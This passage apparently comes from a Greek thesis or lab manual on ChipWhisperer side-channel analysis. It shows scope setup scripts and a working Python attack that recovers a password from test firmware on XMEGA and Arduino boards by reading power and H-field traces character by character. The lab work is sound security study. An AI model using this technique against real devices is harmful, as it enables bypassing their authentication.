
Εικόνα 25 ADC Clock setting

Στον κώδικα έχουμε βάλει 10 MUL 30 NOP 10 MUL, άρα η αναμενόμενη έξοδος θα είναι:


10 x 2 + 30 x 1+ 10 x 2 = 70 clock cycles οι οποίοι στο γράφημα θα απεικονίζονται σε 70 x 4 = 280 samples.



Εικόνα 26 Διαχωρισμός MUL και NOP στην καταγραφή (1)




Εικόνα 27 Διαχωρισμός MUL και NOP στην καταγραφή (2)



Εικόνα 28 Διαχωρισμός MUL και NOP στην καταγραφή (3)


Παράδειγμα με διαφορετικό πλήθος MUL / NOP και *Gain* = 25.




Εικόνα 29 Διαχωρισμός MUL και NOP στην καταγραφή με χαμηλότερο gain

Παρατηρούμε ότι είναι λιγότερο ευδιάκριτή η διαφορά στην κατανάλωση.

Μια άλλη ρύθμιση που μπορεί να γίνει είναι να αλλάξει το *ADC Clock phase adjust* με το οποίο μπορούμε να αλλάξουμε λίγο τη φάση του ωρολόγιού της καταγραφής του μικροελεγκτή το οποίο μερικές φορές βελτιώνει την ποιότητα της καταγραφής.



Στην παρακάτω εικόνα βλέπουμε πως διαφορετικές ρυθμίσεις επηρεάζουν το αποτέλεσμα της καταγραφής:



Εικόνα 30 Καταγραφή με διάφορες τιμές ADC Clock phase adjust

Το τελικό script παραμετροποίησης, στο οποίο φαίνεται και το όρισμα για ρύθμιση του ADC *Clock phase adjust*, Αν δεν οριστεί η Default τιμή είναι 0.

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite
target)"""

# GUI compatibility
try:
    scope = self.scope
except NameError:
    pass

scope.gain.gain = 25
scope.gain.mode = high
scope.adc.samples = 3000
scope.adc.offset = 1250
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.clock.adc_phase = 0
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"
```

3.4 Ανάλυση χρονισμού με μέτρηση της ισχύος για παράκαμψη κωδικού πρόσβασης

3.4.1 Περιγραφή

Σε αυτό το κεφάλαιο θα μελετήσουμε πως μπορούμε να ανακτήσουμε ένα κωδικό πρόσβασης, καθορίζοντας μέσω της ανάλυσης ισχύος, πότε η συσκευή στόχος εκτελεί ορισμένες λειτουργίες. Ο στόχος περιλαμβάνει ένα απλό έλεγχος κωδικού πρόσβασης μέσω σειριακής επικοινωνίας.

3.4.2 Προετοιμασία Υλικού και Λογισμικού

Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 .


Firmware στόχου: *basic-passwdcheck.c* (Παράρτημα Β.2).

Scope Settings Script: *setup_cwlite_xmega_aes.py* (Κεφάλαιο 3.2.5), το τελικό με την απαραίτητη παραμετροποίηση βρίσκεται στο τέλος του κεφαλαίου

3.4.3 Ανάλυση - Εκτέλεση της επίθεσης

Αφού γίνει σύνδεση με το ChipWhisperer και ο προγραμματισμός του στόχου, θα γίνουν δοκιμαστικές μετρήσεις και η απαραίτητη παραμετροποίηση.

Αρχικά θα ελέγξουμε τη λειτουργία του στόχου, ανοίγουμε το serial terminal του CW-capture και εισάγουμε ένα τυχαίο κωδικό.




Εικόνα 31 Serial terminal

Στη συγκεκριμένη επίθεση γνωρίζουμε και το διασύνδεση αλλά και τον κώδικα (White box testing [17]) που τρέχει ο μικροελεγκτής (Παράτημα Β.2), αν και ξέρουμε τον κωδικό εισόδου, θα προσπαθήσομε να τον ανακτήσουμε και να δούμε τι πληροφορίες μπορούμε να συλλέξουμε παρατηρώντας τις μεταβολές στην κατανάλωση.


```
char correct_passwd[] = "h0px3";
```

Ακόμη και χωρίς να γνωρίζαμε τον κώδικα που εκτελείται θα μπορούσαμε να υποθέσουμε ότι κατά τη διάρκεια ελέγχου του κωδικού θα εκτελούνται παραπάνω εντολές απ' ότι όταν το πρόγραμμα είναι στην αναμονή για εισαγωγή κωδικού, θα προσπαθήσουμε να εντοπίσουμε το πότε γίνεται ο έλεγχος αυτός θα δώσουμε μια λάθος είσοδο (input = a\n).




Εικόνα 32 Καταγραφή με λάθος κωδικό

Παρατηρούμε ότι περίπου στις τιμές 40, 80 και 150 έχουμε μεταβολές στην κατανάλωση, συνεχίζουμε με είσοδο ένα χαρακτήρα σωστό (input = ha\n),



Εικόνα 33 Καταγραφή με ένα χαρακτήρα σωστό

Παρατηρούμε ότι υπάρχει ολίσθηση της κυματομορφής η οποία ξεκινάει από το 85, άρα από τα τρία υποψήφια σημεία το 85 είναι πιθανότατα το σωστό. θα συνεχίσουμε με 2 χαρακτήρες σωστούς (input = h0a\n).



Εικόνα 34 Καταγραφή με δύο χαρακτήρες σωστούς

Παρατηρούμε αντίστοιχα αποτελέσματα. Οπότε καταλήγουμε στο συμπέρασμα, ότι ο έλεγχος για τον πρώτο χαρακτήρα γίνεται στο 85, για τον δεύτερο στο 125 για τον τρίτο στο 165 κ.τ.λ.

3.4.4 Αυτοματοποίηση της επίθεσης

Αφού έχουμε βρει χρονικά τα σημεία που εκτελούνται λειτουργίες που μας ενδιαφέρουν, θα αυτοματοποιήσουμε την επίθεση ώστε, να εκτελεστεί εξαντλητική επίθεση ανα χαρακτήρα του κωδικού. Το πρόβλημα είναι ότι μετά από κάθε εισαγωγή χαρακτήρα, το πρόγραμμα που τρέχει

ο μικροελεγκτής είναι φτιαγμένο έτσι ώστε να σταματάει μετά από κάθε ανεπιτυχή εισαγωγή κωδικού και πρέπει να γίνει επανεκκίνηση του στόχου ώστε να ξαναεισάγουμε κωδικό εισόδου.

3.4.5 Βοηθητικό module αυτόματης επανεκκίνησης του στόχου.

Το ChipWhisperer παρέχει εισόδους/εξόδους (I/O) που μπορούμε να ορίσουμε τι να κάνουν μέσω script. Τα ορίζει ως βοηθητικά (Auxiliary) module. Υπάρχει το Βοηθητικό Module που επανεκκινεί τον στόχο. Το μόνο που χρειάζεται να ξέρουμε είναι το Reset Pin του μικροελεγκτή και τη λογική του, δηλαδή σε ποια κατάσταση εκτελείται η επανεκκίνηση του (HIGH ή LOW). Όσον αφορά τα victim board που συνδέονται μέσω του UFO Target Board, η σύνδεση του Reset pin γίνεται μέσω του 20 pin συνδέσμου, απλά πρέπει να επιλέξουμε το σωστό pin ανάλογα με το victim board που θα επιτεθούμε.

Υπόδειγμα βοηθητικού module επανεκκίνησης


```
"""Set up resets via CW1173
Contains a few adjustable lines to switch between XMEGA/AVR and change reset
timing (relative to scope arm)
"""

from chipwhisperer.capture.auxiliary.ResetCW1173Read import ResetCW1173

# GUI compatibility
try:
    aux_list = self.aux_list
except NameError:
    pass

# Delay between arming and resetting, in ms
delay_ms = 1000

# Reset XMEGA device
Resetter = ResetCW1173(pin='pdic', delay_ms=delay_ms)
# Reset STM32Fx device
#Resetter = ResetCW1173(pin='nrst', delay_ms=delay_ms)
# Reset AVR
#Resetter = ResetCW1173(pin='nrst', delay_ms=delay_ms)

# Reset before arming
# avoids possibility of false triggers
# need delay in target firmware to avoid race condition
#aux_list.register(Resetter.resetThenDelay, "before_trace")

# Reset after arming
# scope can catch entire reset
# avoids race condition
# target reset can cause false triggers (usually not an issue)
aux_list.register(Resetter.delayThenReset, "after_arm")
```

Αν παρατηρήσουμε τον κώδικα μπορούμε να ρυθμίσουμε το πότε θα γίνεται η επανεκκίνηση και να ορίσουμε μια καθυστέρηση η οποία χρησιμοποιείται για το συγχρονισμό της επίθεσης με την επανεκκίνηση του στόχου.

Ο κώδικας της επίθεσης ο οποίος ελέγχει εξαντλητικά ανα χαρακτήρα είναι ο παρακάτω:

```
    # Crack the first letter
    password = ''
    trylist = 'abcdefghijklmnopqrstuvwxyz0123456789'

    for i in range(5):
        for c in trylist:
            # Get a power trace using our next attempt
            nextPass = password + '{}'.format(c) + "\n"
            target.go_cmd = nextPass
            cw.captureN(self.scope, self.target, None, self.aux_list,
self.ktp, 1)

            # Grab the trace
            nextTrace = scope.getLastTrace()

            # Check location. If it's too low, we've failed
            if nextTrace[85 + 40*i] < -0.2:
                continue
```

Για να λειτουργήσει ο κώδικας της επίθεσης θα πρέπει να ορίσουμε σε ποια σημεία εκτελείται ο έλεγχος του κάθε χαρακτήρα (85 + 40*i) και τη στάθμη του σήματος (-0.2). Αφού συμπληρώσουμε τα στοιχεία που βρήκαμε κατά τη διερεύνηση μπορούμε να εκτελέσουμε την επίθεση.



Εικόνα 35 Python console - Αποτελέσματα

Ο χρόνος της επίθεσης ήταν 2 λεπτά και 38 δευτερόλεπτα.

Το τελικό script της επίθεσης είναι το παρακάτω:

```
import chipwhisperer as cw
from chipwhisperer.capture.auxiliary.ResetCW1173Read import ResetCW1173

# GUI compatibility
try:
    scope = self.scope
    target = self.target
    aux_list = self.aux_list
except NameError:
    pass

# Set up scope
scope.gain.gain = 45
scope.adc.samples = 3000
scope.adc.offset = 0
scope.adc.timeout = 5
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"

# Set up target
target.key_cmd = ""
target.go_cmd = ""
target.output_cmd = ""

# Set up aux module to reset target before capture
# Delay between arming and resetting, in ms
delay_ms = 1200

# Reset XMEGA device
Resetter = ResetCW1173(pin='pdic', delay_ms=delay_ms)

# Reset before arming
# avoids possibility of false triggers
# need delay in target firmware to avoid race condition
aux_list.register(Resetter.resetThenDelay, "before_trace")

# Reset after arming
# scope can catch entire reset
# avoids race condition
# target reset can cause false triggers (usually not an issue)
#aux_list.register(Resetter.delayThenReset, "after_arm")


# Crack the first letter
password = ''
trylist = 'abcdefghijklmnopqrstuvwxyz0123456789'

for i in range(5):
    for c in trylist:
        # Get a power trace using our next attempt
```


```
        nextPass = password + '{}'.format(c) + "\n"
        target.go_cmd = nextPass
        cw.captureN(self.scope, self.target, None, self.aux_list, self.ktp,
1)

        # Grab the trace
        nextTrace = scope.getLastTrace()

        # Check location 153, 225, etc. If it's too low, we've failed
        if nextTrace[85 + 40*i] < -0.2:
            continue

        # If we got here, we've found the right letter
        password += c
        print '{} characters: {}'.format(i+1, password)
        break
```

3.4.6 Επανεκτέλεση της επίθεσης με χρήση του Planar H-Field Probe

Θα προσπαθήσουμε να εκτελέσουμε την επίθεση με χρήση του CW505 Planar H-Field Probe, με το οποίο μπορούμε να μετρήσομε τις μεταβολές στο μαγνητικό πεδίο του μικροελεγκτή.


Εικόνα 36 H-field Probe

Η τοποθέτηση του πάνω στο μικροελεγκτή γίνεται όπως στη εικόνα 36, απαιτούνται αρκετές δοκιμές για βρούμε μια ικανοποιητική θέση για μετρήσεις. Το probe θα συνδεθεί στο MEASURE Port του ChipWhisperer.



Εικόνα 37 Τοποθέτηση H-field Probe

Η ενίσχυση του σήματος θα πρέπει αυξηθεί σε σχέση με τις προηγούμενες δοκιμές, θα το αλλάξουμε τα *GAIN SETTING*, mode HIGH και *Setting* σε μια τιμή γύρω στα 50-60 ανάλογα με τα αποτελέσματα.



Εικόνα 38 Καταγραφές με χρήση του H-Field Probe

Από τις καταγραφές με το H-Field probe, βρήκαμε το σημείο που γίνεται ο πρώτος έλεγχος χαρακτήρα να είναι το 81 (αντί του 85),τα επόμενα σημεία ελέγχου απέχουν 40 δείγματα, άρα ο κώδικας της επίθεσης θα τροποποιηθεί σε:

```
            # Check location. If it's too low, we've failed
            if nextTrace[81 + 40*i] < -0.12:
                continue
```

Η επίθεση ήταν επιτυχής και με τη χρήση του H-Field probe για λήψη των μετρήσεων. Οι μετρήσεις ήταν κατά κύριο λόγο σταθερές, μερικές φορές όμως διαφέρουν, συγκεκριμένα οι καταγραφές της εικόνας 38 είναι όλες στο πρώτο χαρακτήρα με το probe σε σταθερή θέση, κάθε καταγραφή απεικονίζεται και με διαφορετικό χρώμα, και παρατηρείται μια μικρή απόκλιση σε μερικές μετρήσεις.

3.5 Ανάλυση χρονισμού με μέτρηση της ισχύος για παράκαμψη κωδικού πρόσβασης – Εκτέλεση της επίθεσης σε ATmega328.

3.5.1 Περιγραφή

Θα εκτελεστεί η επίθεση του κεφαλαίου 3.4 Ανάλυση χρονισμού με μέτρηση της ισχύος για παράκαμψη κωδικού πρόσβασης, σε στόχο διαφορετικό από τα victim board του ChipWhisperer. Συγκεκριμένα θα γίνει σε Arduino Uno Rev3 το οποίο χρησιμοποιεί τον ATmega328p, οι βασικές αρχές της μεθόδου εύρεσης του σημείου αλλά και του τρόπου διασύνδεσης ισχύουν για τους περισσότερους μικροελεγκτές.

3.5.2 Προετοιμασία Λογισμικού

Target Firmware: *basic-passwdcheck.c*

Στο οποίο χρειάστηκε να γίνουν αλλαγές ώστε να χρησιμοποιηθεί με το Arduino UNO, Παράρτημα Β.3

Προγραμματισμός με χρήση του Arduino IDE (v 1.8.10) [18]

Scope Settings Script:

Πέρα από τις βασικές ρυθμίσεις, Θα ορίσουμε το ρολόι να είναι από την εσωτερική γεννήτρια ρολογιού του ChipWhisperer και να τρέχει στα 16MHz όπως το Arduino.

```
# GUI compatibility
try:
    scope = self.scope
    aux_list = self.aux_list
except NameError:
    pass

